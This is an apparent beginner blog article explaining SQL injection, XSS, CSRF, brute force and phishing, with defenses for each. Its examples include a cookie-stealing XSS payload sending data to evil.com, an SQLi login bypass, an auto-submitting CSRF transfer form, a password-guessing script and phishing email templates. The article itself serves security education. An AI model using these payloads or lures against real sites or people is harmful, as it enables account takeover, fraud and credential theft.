
Beginner Guide to Cybersecurity: How Hackers Actually Attack Websites
You don't need to be a hacker to think like one. Understanding how attacks work is the first step to building anything that lasts on the web.
 ZextOverse
Loading articles...
You don't need to be a hacker to think like one. Understanding how attacks work is the first step to building anything that lasts on the web.
You just shipped a new web app. The UI looks great, the API responds fast, your tests pass. You push to production and go to sleep.
Somewhere, an automated scanner is already probing your login form.
Web attacks aren't exotic. They don't require nation-state budgets or Hollywood-style hacking rigs. Most of the techniques used to compromise real websites today were documented decades ago — and they still work because developers keep making the same mistakes.
This guide walks you through the five most common attack vectors targeting websites: SQL Injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), Brute Force, and Phishing. For each one, you'll learn how it works, see a realistic example, and get concrete defenses you can apply today.
No prior security knowledge required.
SQL Injection is one of the oldest and most devastating web vulnerabilities. It occurs when user-supplied input is embedded directly into a database query without proper sanitization — allowing an attacker to rewrite the query itself.
The attacker isn't guessing your password. They're rewriting the rules of what your login check even means.
Imagine a login form that checks credentials like this on the server:
SELECT * FROM users
WHERE username = 'alice'
AND password = 'hunter2';
This looks fine. But what if the username field receives this input instead?
' OR '1'='1
The resulting query becomes:
SELECT * FROM users
WHERE username = '' OR '1'='1'
AND password = 'anything';
Since '1'='1' is always true, this query returns the first row in the database — often the admin account — without ever checking a real password.
SQL Injection attacks have been responsible for some of the largest data breaches in history:
// ❌ NEVER DO THIS — Node.js + MySQL
const query = `SELECT * FROM users WHERE username = '${req.body.username}'`;
db.query(query, callback);
Any string the user types becomes part of the SQL query. This is the root of the vulnerability.
Use parameterized queries (prepared statements). This is the single most effective defense.
// ✅ Safe — parameterized query
const query = "SELECT * FROM users WHERE username = ?";
db.query(query, [req.body.username], callback);
With parameterized queries, user input is never interpreted as SQL syntax. It's always treated as a literal value.
Additional defenses:
/^[a-zA-Z0-9_]{3,20}$/)💡 Quick test: Run sqlmap against your own app in a staging environment. If it finds anything, fix it before someone else does.
Cross-Site Scripting (XSS) occurs when an attacker injects malicious JavaScript into a web page that is then executed in other users' browsers. Unlike SQL Injection, which targets your database, XSS targets your users.
The browser has no way to know that the script came from an attacker rather than from you. It executes it with full trust.
| Type | How it works | Persistence |
|---|---|---|
| Stored XSS | Malicious script saved in the database and served to all users | Persistent |
| Reflected XSS | Script embedded in a URL parameter, reflected back in the response | Per-request |
| DOM-based XSS | Script injected via client-side JavaScript that reads from the URL | Client-side only |
Imagine a comment section that saves and displays user comments. A user submits this as their comment:
Great article! <script>
  document.location = 'https://evil.com/steal?c=' + document.cookie;
</script>
If the server stores this verbatim and the frontend renders it as raw HTML, every user who visits that page has their session cookie silently sent to evil.com. The attacker can then use that cookie to impersonate them — without ever knowing their password.
// ❌ React — dangerouslySetInnerHTML with user content
function Comment({ text }) {
  return <div dangerouslySetInnerHTML={{ __html: text }} />;
}
// ❌ Vanilla JS — direct innerHTML assignment
document.getElementById('comment').innerHTML = userInput;
Escape output by default. Every modern framework does this automatically when used correctly.
// ✅ React — safe by default (JSX escapes automatically)
function Comment({ text }) {
  return <div>{text}</div>;
}
// ✅ Vanilla JS — use textContent, not innerHTML
document.getElementById('comment').textContent = userInput;
Additional defenses:
Content-Security-Policy: default-src 'self'; script-src 'self'
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict
⚠️ React developers: JSX is safe by default, but
dangerouslySetInnerHTMLbypasses all protections. Treat it likeeval()— avoid it unless you have a compelling reason and are sanitizing the input.
CSRF (pronounced "sea-surf") tricks a logged-in user into unknowingly sending a request to a website where they're authenticated. The website receives a valid request with real credentials — and has no way to know the user didn't intend to send it.
Where XSS exploits the user's trust in a website, CSRF exploits the website's trust in the user's browser.
Suppose a banking app processes fund transfers via a POST request:
POST /transfer
Cookie: session=abc123

amount=1000&to_account=555-USER
An attacker creates a malicious webpage with this hidden form:
<!-- evil.com/trap.html -->
<form action="https://bank.com/transfer" method="POST" id="steal">
  <input type="hidden" name="amount" value="9999">
  <input type="hidden" name="to_account" value="555-ATTACKER">
</form>
<script>document.getElementById('steal').submit();</script>
When a logged-in bank customer visits evil.com/trap.html — even just by clicking a link in an email — their browser automatically sends the transfer request with their valid session cookie. The bank sees a legitimate authenticated request.
The user's money is gone. They never saw a form. They never clicked submit.
CSRF tokens are the standard defense. The server generates a unique, unpredictable token for each session and embeds it in every form. The server rejects any request that doesn't include the correct token — which the attacker's page can never know.
<!-- Server renders this in every form -->
<form action="/transfer" method="POST">
  <input type="hidden" name="_csrf" value="k9xM2pQ7rT...">
  <!-- ... other fields ... -->
</form>
// Server validates the token on every state-changing request
app.post('/transfer', csrfProtection, (req, res) => {
  // If _csrf token doesn't match, the middleware rejects the request
});
Additional defenses:
Set-Cookie: session=abc123; SameSite=Strict; Secure; HttpOnly
SameSite=Strict means the cookie is never sent from a third-party page. SameSite=Lax (the browser default in modern browsers) allows it for top-level navigations but not for form submissions or XHR.
Origin header: For API endpoints, check that the Origin or Referer header matches your expected domain💡 Modern browsers now default to
SameSite=Lax, which prevents the most common CSRF attack pattern. But you shouldn't rely on browser behavior alone — implement CSRF tokens for any state-changing operation.
Brute force is the least sophisticated attack on this list — and one of the most effective. The attacker simply tries thousands or millions of username/password combinations until one works. No code injection. No clever exploits. Just relentless automated guessing.
Modern brute force tools can test hundreds of requests per second against an unprotected login endpoint.
| Variant | Strategy |
|---|---|
| Pure brute force | Try every possible combination (aaaa, aaab, aaac...) |
| Dictionary attack | Try words from a wordlist (password, 123456, qwerty) |
| Credential stuffing | Use username/password pairs leaked from other breaches |
| Password spraying | Try one common password against many accounts (avoids lockouts) |
Credential stuffing is particularly dangerous. After large data breaches, billions of username/password pairs are available on the dark web. Since people reuse passwords across sites, attackers feed these lists into automated tools and quietly compromise accounts at scale.
# Simplified illustration — do not use for malicious purposes
import requests

passwords = ["123456", "password", "qwerty", "admin", "letmein"]

for pwd in passwords:
    response = requests.post("https://target.com/login", data={
        "username": "admin",
        "password": pwd
    })
    if "Welcome" in response.text:
        print(f"Found: {pwd}")
        break
Without any rate limiting, this can test thousands of passwords per minute.
Rate limiting is your first line of defense. Limit how many login attempts a single IP (or account) can make within a time window.
// Express.js with express-rate-limit
import rateLimit from 'express-rate-limit';

const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 10, // 10 attempts per window
  message: 'Too many login attempts. Please try again later.',
});

app.post('/login', loginLimiter, handleLogin);
Additional defenses:
// ✅ Hash passwords with bcrypt before storing
import bcrypt from 'bcrypt';

const SALT_ROUNDS = 12;
const hashed = await bcrypt.hash(plainTextPassword, SALT_ROUNDS);

// ✅ Verify on login
const match = await bcrypt.compare(inputPassword, storedHash);
🔒 The single biggest win: Enforce MFA on admin accounts. If brute force succeeds against an admin, the damage is catastrophic. MFA makes that scenario nearly impossible.
Phishing is a social engineering attack — it doesn't exploit a vulnerability in your code. It exploits a vulnerability in human psychology.
An attacker creates a convincing impersonation of a trusted entity (your bank, your company's IT department, GitHub, Google) and tricks a target into voluntarily handing over credentials, clicking a malicious link, or performing an action that benefits the attacker.
Phishing remains the #1 initial access vector in enterprise breaches. Technical defenses can be bypassed, but a well-crafted phishing email bypasses them entirely by going around the system through the human.
A typical phishing campaign has three components:
1. The lure — An email (or SMS, or DM) designed to create urgency or fear:
From: security@app1e.com
Subject: ⚠️ Unusual sign-in detected — verify your account immediately

We detected a sign-in attempt from an unfamiliar device in São Paulo, Brazil.
If this wasn't you, click below to secure your account:

[Verify My Account Now →]
Notice: app1e.com — not apple.com. The domain uses the number 1 in place of the letter l. Most users won't notice under time pressure.
2. The fake site — A pixel-perfect clone of the legitimate service, hosted on a lookalike domain. The victim enters their credentials, which are captured by the attacker. They're then redirected to the real site with a "session expired" message, so they assume nothing unusual happened.
3. Credential use — The attacker logs into the real service with the stolen credentials, often within minutes, before the victim realizes what happened.
Generic phishing casts a wide net. Spear phishing is targeted. The attacker researches their victim on LinkedIn, GitHub, or company websites before crafting a message that feels completely legitimate:
From: carlos.mendes@yourcompany-hr.com
Subject: Updated benefits enrollment — action required by Friday

Hi Sarah,

As discussed in the all-hands last Thursday, benefits enrollment closes Friday.
Please use the new portal:

[https://yourcompany-benefits-2024.com/enroll]

— Carlos, HR
The attacker knows the victim's name, their company, a recent internal meeting, and the HR contact's name. The link leads to a fake portal that harvests login credentials.
Phishing defenses operate at multiple levels: technical, organizational, and individual.
Technical controls:
; SPF record — specifies which mail servers are authorized to send for your domain
v=spf1 include:_spf.google.com ~all

; DMARC record — tells receiving servers what to do with unauthenticated mail
_dmarc.yourdomain.com TXT "v=DMARC1; p=reject; rua=mailto:dmarc@yourdomain.com"
app1e.com — it doesn't match apple.comOrganizational controls:
🎯 The real defense: Hardware security keys (YubiKey, Google Titan) make phishing attacks against accounts technically impossible, even if the user clicks the link and enters their credentials. For high-privilege accounts, this is the gold standard.
Real-world attacks rarely use just one technique. They chain them:
1. Phishing email → employee clicks link
           ↓
2. Credential capture → attacker logs into internal app
           ↓
3. Brute force → attacker tries admin account with common passwords
           ↓
4. Admin access → attacker finds SQL query in a poorly secured admin panel
           ↓
5. SQL Injection → attacker dumps the user database
           ↓
6. Stored XSS payload inserted → all logged-in users get their sessions hijacked
This is why security is a system property, not a feature. A single weak link is enough.
Use this as a quick reference when building or auditing a web application:
innerHTML and dangerouslySetInnerHTML are avoided or sanitizedHttpOnly flagSameSite=Strict or SameSite=Lax on session cookiesOrigin/Referer header validation on sensitive API endpointsWeb security can feel overwhelming — a vast, ever-shifting landscape of threats, CVEs, and attack techniques. But most real-world attacks exploit a small number of well-understood, well-documented vulnerabilities.
SQL Injection is 25 years old. XSS has been in the OWASP Top 10 since the list was created. Phishing works because human psychology doesn't change.
You don't need to know everything. You need to understand the fundamentals well enough that you don't make the obvious mistakes — and you need the habits (parameterized queries, output escaping, MFA, rate limiting) to become automatic.
Security isn't something you bolt on after the product ships. It's a craft you develop alongside your code.
Start with the checklist. Fix the obvious issues. Then keep learning.
This article is intended for educational purposes — for developers building more secure applications and security beginners learning how attacks work. Understanding attack techniques is the foundation of building effective defenses.

Create elementAI Explainer Videos That Convert With Simple Text Prompts.
Learn More